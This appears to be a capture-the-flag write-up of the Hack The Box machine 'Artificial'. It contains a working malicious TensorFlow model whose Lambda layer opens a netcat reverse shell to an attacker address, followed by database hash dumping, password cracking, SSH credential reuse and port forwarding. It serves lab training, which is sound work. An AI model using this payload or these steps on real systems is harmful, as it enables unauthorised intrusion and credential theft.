In Artificial, we exploited a malicious AI model upload for RCE, retrieved SSH credentials for gael, and escalated to root via the backrest backup service.
Introduction
In this post, I will demonstrate the exploitation of an easy machine called "Artificial" on hack the box. Overall, I really enjoyed this box even when it was one of the easier boxes in comparison to other easy boxes that are released on hack the box. I pwnd this machine on 30th of August 2025.
Step 1: Running an Nmap scan on the target
As always, I start with an Nmap scan to reveal which services are running:
┌──(kali㉿kali)-[~]
└─$ nmap -sV -sC 10.10.11.74 -p-
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-29 09:09 EDT
Nmap scan report for 10.10.11.74
Host is up (0.013s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 7c:e4:8d:84:c5:de:91:3a:5a:2b:9d:34:ed:d6:99:17 (RSA)
|   256 83:46:2d:cf:73:6d:28:6f:11:d5:1d:b4:88:20:d6:7c (ECDSA)
|_  256 e3:18:2e:3b:40:61:b4:59:87:e8:4a:29:24:0f:6a:fc (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://artificial.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.39 seconds
This scan revealed that there is a webserver running as well as an ssh service. Furthermore, there is also a redirect to "artificial.htb". Therefore, this should be added to our hostsfile (sudo vim /etc/hosts).
After adding the domainname to the hostfile, I ran Nmap again to check if some new services were found:
┌──(kali㉿kali)-[~]
└─$ nmap -sV -sC artificial.htb -p-
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-29 09:12 EDT
Nmap scan report for artificial.htb (10.10.11.74)
Host is up (0.013s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 7c:e4:8d:84:c5:de:91:3a:5a:2b:9d:34:ed:d6:99:17 (RSA)
|   256 83:46:2d:cf:73:6d:28:6f:11:d5:1d:b4:88:20:d6:7c (ECDSA)
|_  256 e3:18:2e:3b:40:61:b4:59:87:e8:4a:29:24:0f:6a:fc (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Artificial - AI Solutions
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.64 seconds
This scan did not reveal anything new.
Step 2: Enumerating the webserver
Visiting the webserver in the browser revealed a page about AI models:


After some initial exploration, I decided to register an account on the page:
After logging in, I was greeted with a page where there is a possibility of uploading AI models using a .h5 extension:

Downloading the dockerfile and the requirements file revealed that "tensorflow" is being used.
requirements.txt:
tensorflow-cpu==2.13.1
Dockerfile:
FROM python:3.8-slim

WORKDIR /code

RUN apt-get update && \
    apt-get install -y curl && \
    curl -k -LO https://files.pythonhosted.org/packages/65/ad/4e090ca3b4de53404df9d1247c8a371346737862cfe539e7516fd23149a4/tensorflow_cpu-2.13.1-cp38-cp38-manylinux_2_17_x86_64.manylinux2014_x86_64.whl && \
    rm -rf /var/lib/apt/lists/*

RUN pip install ./tensorflow_cpu-2.13.1-cp38-cp38-manylinux_2_17_x86_64.manylinux2014_x86_64.whl

ENTRYPOINT ["/bin/bash"]
Modify the DockerFile so that a texteditor such as nano is available in the container (is needed for later):
FROM python:3.8-slim

WORKDIR /code

RUN apt-get update && \
    apt-get install -y curl nano && \
    curl -k -LO https://files.pythonhosted.org/packages/65/ad/4e090ca3b4de53404df9d1247c8a371346737862cfe539e7516fd23149a4/tensorflow_cpu-2.13.1-cp38-cp38-manylinux_2_17_x86_64.manylinux2014_x86_64.whl && \
    rm -rf /var/lib/apt/lists/*

RUN pip install ./tensorflow_cpu-2.13.1-cp38-cp38-manylinux_2_17_x86_64.manylinux2014_x86_64.whl

ENTRYPOINT ["/bin/bash"]
Step 3: Gaining access
I had never heard of tensorflow. Therefore, I did some Googling which revealed it is a Python library for Machine learning and AI. Apparently, .h5 files save code being used to create the AI models. As these files store code to create a AI model, I thought it had to be possible to create a malicious AI model giving us a reverse shell or some kind of code execution. Thus, I Googled and found the following github page: tensorflow malicious model rce.
In order to run the exploit.py, which creates the malicious model, we first need to setup our docker environment to be able to build the model successfully. This can be achieved by following these next instructions.
First, we need to build our image based on the dockerfile. This can be achieved by running the following command (run in the same directory as the DockerFile):
docker build . -t artificial
Running docker images should now reveal the image:
┌──(kali㉿kali)-[~]
└─$ docker images
REPOSITORY   TAG       IMAGE ID       CREATED      SIZE
artificial   latest    0dd12330453f   3 days ago   1.46GB
Run the following to access the container:
docker run -it artificial
root@8f9652071dd0:/code#
Because we have edited the Dockerfile to include nano, we can now create a Python file in the container:
nano exploitModel.py
Paste the contents of exploit.py ( tensorflow malicious model rce) in our exploitModel.py file and change the ip address:
import tensorflow as tf

def exploit(x):
    import os
    os.system("rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc <IP-Address> 6666 >/tmp/f")
    return x

model = tf.keras.Sequential()
model.add(tf.keras.layers.Input(shape=(64,)))
model.add(tf.keras.layers.Lambda(exploit))
model.compile()
model.save("exploit.h5")
Run the newly created Python file to create the malicious model:
root@8f9652071dd0:/code# python exploitModel.py
2025-09-02 13:26:14.609505: I tensorflow/core/util/port.cc:110] oneDNN custom operations are on. You may see slightly different numerical results due to floating-point round-off errors from different computation orders. To turn them off, set the environment variable `TF_ENABLE_ONEDNN_OPTS=0`.
2025-09-02 13:26:15.047360: I tensorflow/core/platform/cpu_feature_guard.cc:182] This TensorFlow binary is optimized to use available CPU instructions in performance-critical operations.
To enable the following instructions: AVX2 AVX512F AVX512_VNNI AVX512_BF16 FMA, in other operations, rebuild TensorFlow with the appropriate compiler flags.
sh: 1: nc: not found
/usr/local/lib/python3.8/site-packages/keras/src/engine/training.py:3000: UserWarning: You are saving your model as an HDF5 file via `model.save()`. This file format is considered legacy. We recommend using instead the native Keras format, e.g. `model.save('my_model.keras')`.
  saving_api.save_model(
Subsequently, copy the .h5 file to your local machine:
docker cp <containerId>:/file/path/within/container /host/path/target
Start a netcat listener:
nc -lnvp 6666
Finally, upload the .h5 malicious model to the portal and execute it. Doing this, a reverse shell should be obtained:
┌──(kali㉿kali)-[~/artificial]
└─$ nc -lnvp 6666
listening on [any] 6666 ...
connect to [10.10.14.81] from (UNKNOWN) [10.10.11.74] 45696
/bin/sh: 0: can't access tty; job control turned off
$
Step 4: Lateral privilege escalation to gael
After upgrading the shell and navigating the directory, we find a app.py script revealing a database as well as the password:
app@artificial:~/app$ cat app.py
from flask import Flask, render_template, request, redirect, url_for, session, send_file, flash
from flask_sqlalchemy import SQLAlchemy
from werkzeug.utils import secure_filename
import os
import tensorflow as tf
import hashlib
import uuid
import numpy as np
import io
from contextlib import redirect_stdout
import hashlib

app = Flask("__name__")
app.secret_key = "Sup3rS3cr3tKey4rtIfici4L"

app.config['SQLALCHEMY_DATABASE_URI'] = 'sqlite:///users.db'
app.config['SQLALCHEMY_TRACK_MODIFICATIONS'] = False
app.config['UPLOAD_FOLDER'] = 'models'

db = SQLAlchemy(app)

MODEL_FOLDER = 'models'
os.makedirs(MODEL_FOLDER, exist_ok=True)

class User(db.Model):
    id = db.Column(db.Integer, primary_key=True)
    username = db.Column(db.String(100), unique=True, nullable=False)
    email = db.Column(db.String(120), unique=True, nullable=False)
    password = db.Column(db.String(200), nullable=False)
    models = db.relationship('Model', backref='owner', lazy=True)

class Model(db.Model):
    id = db.Column(db.String(36), primary_key=True)
    filename = db.Column(db.String(120), nullable=False)
    user_id = db.Column(db.Integer, db.ForeignKey('user.id'), nullable=False)

def allowed_file(filename):
    return '.' in filename and filename.rsplit('.', 1)[1].lower() == 'h5'

def hash(password):
    password = password.encode()
    hash = hashlib.md5(password).hexdigest()
    return hash

@app.route('/')
def index():
    if ('user_id' in session):
        username = session['username']
        if (User.query.filter_by(username=username).first()):
            return redirect(url_for('dashboard'))

    return render_template('index.html')

@app.route('/static/requirements.txt')
def download_txt():
    try:
        pdf_path = './static/requirements.txt'
        return send_file(
            pdf_path,
            as_attachment=True,
            download_name='requirements.txt',
            mimetype='application/text'
        )
    except FileNotFoundError:
        return "requirements file not found", 404

@app.route('/static/Dockerfile')
def download_dockerfile():
    try:
        pdf_path = './static/Dockerfile'
        return send_file(
            pdf_path,
            as_attachment=True,
            download_name='Dockerfile',
            mimetype='application/text'
        )
    except FileNotFoundError:
        return "Dockerfile file not found", 404

@app.route('/register', methods=['GET', 'POST'])
def register():
    if request.method == 'POST':
        username = request.form['username']
        email = request.form['email']
        password = request.form['password']
        hashed_password = hash(password)

        existing_user = User.query.filter((User.username == username) | (User.email == email)).first()

        if existing_user:
            flash('Username or email already exists. Please choose another.', 'error')
            return render_template('register.html')

        new_user = User(username=username, email=email, password=hashed_password)

        try:
            db.session.add(new_user)
            db.session.commit()
            return redirect(url_for('login'))
        except Exception as e:
            db.session.rollback()
            flash('An error occurred. Please try again.', 'error')

    return render_template('register.html')

@app.route('/login', methods=['GET', 'POST'])
def login():
    if request.method == 'POST':
        email = request.form['email']
        password = request.form['password']
        user = User.query.filter_by(email=email).first()

        if user and user.password == hash(password):
            session['user_id'] = user.id
            session['username'] = user.username
            return redirect(url_for('dashboard'))

    return render_template('login.html')

@app.route('/dashboard')
def dashboard():
    if ('user_id' in session):
        username = session['username']
        if not (User.query.filter_by(username=username).first()):
            return redirect(url_for('login'))
    else:
        return redirect(url_for('login'))

    user_models = Model.query.filter_by(user_id=session['user_id']).all()
    return render_template('dashboard.html', models=user_models, username=username)

@app.route('/upload_model', methods=['POST'])
def upload_model():
    if ('user_id' in session):
        username = session['username']
        if not (User.query.filter_by(username=username).first()):
            return redirect(url_for('login'))
    else:
        return redirect(url_for('login'))

    if 'model_file' not in request.files:
        return redirect(url_for('dashboard'))

    file = request.files['model_file']

    if file.filename == '':
        return redirect(url_for('dashboard'))

    if file and allowed_file(file.filename):
        model_id = str(uuid.uuid4())
        filename = f"{model_id}.h5"
        file_path = os.path.join(app.config['UPLOAD_FOLDER'], filename)

        try:
            file.save(file_path)
            new_model = Model(id=model_id, filename=filename, user_id=session['user_id'])
            db.session.add(new_model)
            db.session.commit()
        except Exception as e:
            if os.path.exists(file_path):
                os.remove(file_path)

    return redirect(url_for('dashboard'))

@app.route('/delete_model/<model_id>', methods=['GET'])
def delete_model(model_id):
    if ('user_id' in session):
        username = session['username']
        if not (User.query.filter_by(username=username).first()):
            return redirect(url_for('login'))
    else:
        return redirect(url_for('login'))

    model = Model.query.filter_by(id=model_id, user_id=session['user_id']).first()

    if model:
        file_path = os.path.join(app.config['UPLOAD_FOLDER'], model.filename)
        if os.path.exists(file_path):
            os.remove(file_path)
        db.session.delete(model)
        db.session.commit()

    return redirect(url_for('dashboard'))

@app.route('/run_model/<model_id>')
def run_model(model_id):
    if ('user_id' in session):
        username = session['username']
        if not (User.query.filter_by(username=username).first()):
            return redirect(url_for('login'))
    else:
        return redirect(url_for('login'))

    model_path = os.path.join(app.config['UPLOAD_FOLDER'], f'{model_id}.h5')

    if not os.path.exists(model_path):
        return redirect(url_for('dashboard'))

    try:
        model = tf.keras.models.load_model(model_path)
        hours = np.arange(0, 24 * 7).reshape(-1, 1)
        predictions = model.predict(hours)

        days_of_week = ["Monday", "Tuesday", "Wednesday", "Thursday", "Friday", "Saturday", "Sunday"]
        daily_predictions = {f"{days_of_week[i // 24]} - Hour {i % 24}": round(predictions[i][0], 2) for i in range(len(predictions))}

        max_day = max(daily_predictions, key=daily_predictions.get)
        max_prediction = daily_predictions[max_day]

        model_summary = []
        model.summary(print_fn=lambda x: model_summary.append(x))
        model_summary = "\n".join(model_summary)

        return render_template(
            'run_model.html',
            model_summary=model_summary,
            daily_predictions=daily_predictions,
            max_day=max_day,
            max_prediction=max_prediction
        )
    except Exception as e:
        print(e)
        return redirect(url_for('dashboard'))

@app.route('/logout')
def logout():
    session.pop('user_id', None)
    session.pop('username', None)
    return redirect(url_for('index'))

if __name__ == '__main__':
    with app.app_context():
        db.create_all()
    app.run(host='127.0.0.1')
The database file is located at /home/app/app/instance/users.db. I downloaded this .db file to my local machine to investigate:
sqlite3 users.db
sqlite> .tables
model  user
Investigation of the user table revealed some MD5 password hashes:
sqlite> select * from user;
1|gael|gael@artificial.htb|c99175974b6e192936d97224638a34f8
2|mark|mark@artificial.htb|0f3d8c76530022670f1c6029eed09ccb
3|robert|robert@artificial.htb|b606c5f5136170f15444251665638b36
4|royer|royer@artificial.htb|bc25b1f80f544c0ab451c02a3dca9fc6
5|mary|mary@artificial.htb|bf041041e57f1aff3be7ea1abd6129d0
6|admin|admin@admin.com|0cc175b9c0f1b6a831c399e269772661
7|Aion|aion@htb.com|5f4dcc3b5aa765d61d8327deb882cf99
These can be cracked using Crackstation:

Trying these passwords allowed us to login as gael using ssh:
┌──(kali㉿kali)-[~]
└─$ ssh gael@artificial.htb
The authenticity of host 'artificial.htb (10.10.11.74)' can't be established.
ED25519 key fingerprint is SHA256:RfqGfdDw0WXbAPIqwri7LU4OspmhEFYPijXhBj6ceHs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'artificial.htb' (ED25519) to the list of known hosts.
gael@artificial.htb's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-216-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sat 30 Aug 2025 11:43:00 AM UTC

  System load:           0.2
  Usage of /:            60.9% of 7.53GB
  Memory usage:          30%
  Swap usage:            0%
  Processes:             232
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.74
  IPv6 address for eth0: dead:beef::250:56ff:fe94:bbb5


Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Sat Aug 30 11:43:01 2025 from 10.10.14.79
gael@artificial:~$
As always, the user flag can be found here:
gael@artificial:~$ ls
user.txt
Step 5: Privilege escalation to root
investigation of network sockets revealed an interesting local service listening on port 9898:
gael@artificial:~$ ss -tulp
Netid        State          Recv-Q         Send-Q                 Local Address:Port                   Peer Address:Port        Process
udp          UNCONN         0              0                      127.0.0.53%lo:domain                      0.0.0.0:*
tcp          LISTEN         0              2048                       127.0.0.1:5000                        0.0.0.0:*
tcp          LISTEN         0              4096                       127.0.0.1:9898                        0.0.0.0:*
tcp          LISTEN         0              511                          0.0.0.0:http                        0.0.0.0:*
tcp          LISTEN         0              4096                   127.0.0.53%lo:domain                      0.0.0.0:*
tcp          LISTEN         0              128                          0.0.0.0:ssh                         0.0.0.0:*
tcp          LISTEN         0              511                             [::]:http                           [::]:*
tcp          LISTEN         0              128                             [::]:ssh                            [::]:*
Furthermore, navigation of the /opt directory indicated that the service on port 9898 is "backrest":
#! /bin/bash

cd "$(dirname "$0")" # cd to the directory of this script

install_or_update_unix() {
  if systemctl is-active --quiet backrest; then
    sudo systemctl stop backrest
    echo "Paused backrest for update"
  fi
  install_unix
}

install_unix() {
  echo "Installing backrest to /usr/local/bin"
  sudo mkdir -p /usr/local/bin

  sudo cp $(ls -1 backrest | head -n 1) /usr/local/bin
}

create_systemd_service() {
  if [ ! -d /etc/systemd/system ]; then
    echo "Systemd not found. This script is only for systemd based systems."
    exit 1
  fi

  if [ -f /etc/systemd/system/backrest.service ]; then
    echo "Systemd unit already exists. Skipping creation."
    return 0
  fi

  echo "Creating systemd service at /etc/systemd/system/backrest.service"

  sudo tee /etc/systemd/system/backrest.service > /dev/null <<- EOM
[Unit]
Description=Backrest Service
After=network.target

[Service]
Type=simple
User=$(whoami)
Group=$(whoami)
ExecStart=/usr/local/bin/backrest
Environment="BACKREST_PORT=127.0.0.1:9898"
Environment="BACKREST_CONFIG=/opt/backrest/.config/backrest/config.json"
Environment="BACKREST_DATA=/opt/backrest"
Environment="BACKREST_RESTIC_COMMAND=/opt/backrest/restic"

[Install]
WantedBy=multi-user.target
EOM

  echo "Reloading systemd daemon"
  sudo systemctl daemon-reload
}

create_launchd_plist() {
  echo "Creating launchd plist at /Library/LaunchAgents/com.backrest.plist"

  sudo tee /Library/LaunchAgents/com.backrest.plist > /dev/null <<- EOM
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>com.backrest</string>
    <key>ProgramArguments</key>
    <array>
    <string>/usr/local/bin/backrest</string>
    </array>
    <key>KeepAlive</key>
    <true/>
    <key>EnvironmentVariables</key>
    <dict>
        <key>PATH</key>
        <string>/usr/local/bin:/usr/bin:/bin:/usr/sbin:/sbin</string>
        <key>BACKREST_PORT</key>
        <string>127.0.0.1:9898</string>
    </dict>
</dict>
</plist>
EOM
}

enable_launchd_plist() {
  echo "Trying to unload any previous version of com.backrest.plist"
  launchctl unload /Library/LaunchAgents/com.backrest.plist || true
  echo "Loading com.backrest.plist"
  launchctl load -w /Library/LaunchAgents/com.backrest.plist
}

OS=$(uname -s)
if [ "$OS" = "Darwin" ]; then
  echo "Installing on Darwin"
  install_unix
  create_launchd_plist
  enable_launchd_plist
  sudo xattr -d com.apple.quarantine /usr/local/bin/backrest # remove quarantine flag
elif [ "$OS" = "Linux" ]; then
  echo "Installing on Linux"
  install_or_update_unix
  create_systemd_service
  echo "Enabling systemd service backrest.service"
  sudo systemctl enable backrest
  sudo systemctl start backrest
else
  echo "Unknown OS: $OS. This script only supports Darwin and Linux."
  exit 1
fi

echo "Logs are available at ~/.local/share/backrest/processlogs/backrest.log"
echo "Access backrest WebUI at http://localhost:9898"
Knowing this, I forwarded this internal service to my local machine using ssh:
ssh -L 1234:127.0.0.1:9898 tobias@10.10.11.64
The service can now be accessed by surfing to localhost:9898:

Unfortunately, none of the dumped database passwords worked. Therefore, I decided to reinvestigate the machine to see if we missed something. After some Googling, I quickly found out that backrest is a backup service. Navigating to /var/backups revealed a backrest backup:
gael@artificial:/var/backups$ ls
apt.extended_states.0  apt.extended_states.1.gz  apt.extended_states.2.gz  apt.extended_states.3.gz  apt.extended_states.4.gz  apt.extended_states.5.gz  apt.extended_states.6.gz  backrest_backup.tar.gz
After copying to my local machine, I extracted the backup file:
┌──(kali㉿kali)-[~/artificial]
└─$ tar -xvf backrest_backup.tar.gz
backrest/
backrest/restic
backrest/oplog.sqlite-wal
backrest/oplog.sqlite-shm
backrest/.config/
backrest/.config/backrest/
backrest/.config/backrest/config.json
backrest/oplog.sqlite.lock
backrest/backrest
backrest/tasklogs/
backrest/tasklogs/logs.sqlite-shm
backrest/tasklogs/.inprogress/
backrest/tasklogs/logs.sqlite-wal
backrest/tasklogs/logs.sqlite
backrest/oplog.sqlite
backrest/jwt-secret
backrest/processlogs/
backrest/processlogs/backrest.log
backrest/install.sh
It seems that these are the exact same files as these in the /opt directory. However, we are now owner of these files and can access/read them. Reading the config.json file in the .config/backrest directory, I stumbled upon a username and a hashed password for the backrest service:
┌──(kali㉿kali)-[~/artificial/backrest/.config/backrest]
└─$ cat config.json
{
  "modno": 2,
  "version": 4,
  "instance": "Artificial",
  "auth": {
    "disabled": false,
    "users": [
      {
        "name": "backrest_root",
        "passwordBcrypt": "JDJhJDEwJGNWR0l5OVZNWFFkMGdNNWdpbkNtamVpMmtaUi9BQ01Na1Nzc3BiUnV0WVA1OEVCWnovMFFP"
      }
    ]
  }
}
The password is also base64 encoded. Decoding gives us the following Bcrypt hash:
└─$ echo -n "JDJhJDEwJGNWR0l5OVZNWFFkMGdNNWdpbkNtamVpMmtaUi9BQ01Na1Nzc3BiUnV0WVA1OEVCWnovMFFP" | base64 -d
$2a$10$cVGIy9VMXQd0gM5ginCmjei2kZR/ACMMkSsspbRutYP58EBZz/0QO
Cracking the hash with hashcat yields the password:
┌──(kali㉿kali)-[~]
└─$ hashcat hash.txt -m 3200 hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================================
* Device #1: cpu-skylake-avx512-AMD Ryzen 5 7600X 6-Core Processor, 6924/13913 MB (2048 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 72

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename..: hash.txt
* Passwords.: 2
* Bytes.....: 62
* Keyspace..: 2
* Runtime...: 0 secs

The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.

Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2a$10$cVGIy9VMXQd0gM5ginCmjei2kZR/ACMMkSsspbRutYP5...Zz/0QO
Time.Started.....: Sat Aug 30 09:00:54 2025 (1 sec)
Time.Estimated...: Sat Aug 30 09:00:55 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (hash.txt)
Guess.Queue......: 1/2 (50.00%)
Speed.#1.........:        7 H/s (1.25ms) @ Accel:4 Loops:32 Thr:1 Vec:1
Recovered........: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.........: 2/2 (100.00%)
Rejected.........: 0/2 (0.00%)
Restore.Point....: 2/2 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:992-1024
Candidate.Engine.: Device Generator
Candidates.#1....: $2a$10$cVGIy9VMXQd0gM5ginCmjei2kZR/ACMMkSsspbRutYP58EBZz/0QO ->
Hardware.Mon.#1..: Util: 26%

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

Cracking performance lower than expected?

* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

$2a$10$cVGIy9VMXQd0gM5ginCmjei2kZR/ACMMkSsspbRutYP58EBZz/0QO:!@#$%^

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2a$10$cVGIy9VMXQd0gM5ginCmjei2kZR/ACMMkSsspbRutYP5...Zz/0QO
Time.Started.....: Sat Aug 30 09:00:55 2025 (48 secs)
Time.Estimated...: Sat Aug 30 09:01:43 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 2/2 (100.00%)
Speed.#1.........:      111 H/s (8.71ms) @ Accel:4 Loops:64 Thr:1 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 5376/14344385 (0.04%)
Rejected.........: 0/5376 (0.00%)
Restore.Point....: 5360/14344385 (0.04%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:960-1024
Candidate.Engine.: Device Generator
Candidates.#1....: conrad -> ginuwine
Hardware.Mon.#1..: Util: 75%

Started: Sat Aug 30 09:00:35 2025
Stopped: Sat Aug 30 09:01:45 2025
Now, we can finally login to the backrest web portal:

